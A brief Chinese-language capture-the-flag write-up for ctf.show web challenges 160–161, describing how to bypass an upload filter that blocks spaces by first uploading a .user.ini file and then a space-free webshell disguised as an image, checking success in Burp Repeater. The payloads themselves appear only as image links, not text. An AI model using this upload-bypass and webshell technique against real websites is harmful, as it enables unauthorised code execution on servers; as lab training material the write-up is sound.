ctf show web入门160 161

这道题跟前几题差不多增加了一个对 空格的限制

所以我们在写木马文件的时候只需要注意不要加上空格就好

这道题我们还是先上传user.ini文件

然后上传我们编写的木马文件,记得检查有没有空格


如果不确定自己的木马文件是否能上传成功就可以先发到repeater重放器里面如果resopnse中最后一行的结果类似与{"code":0,"msg":"upload/MM.png"}说明上传成功

此时我们就可以访问upload目录
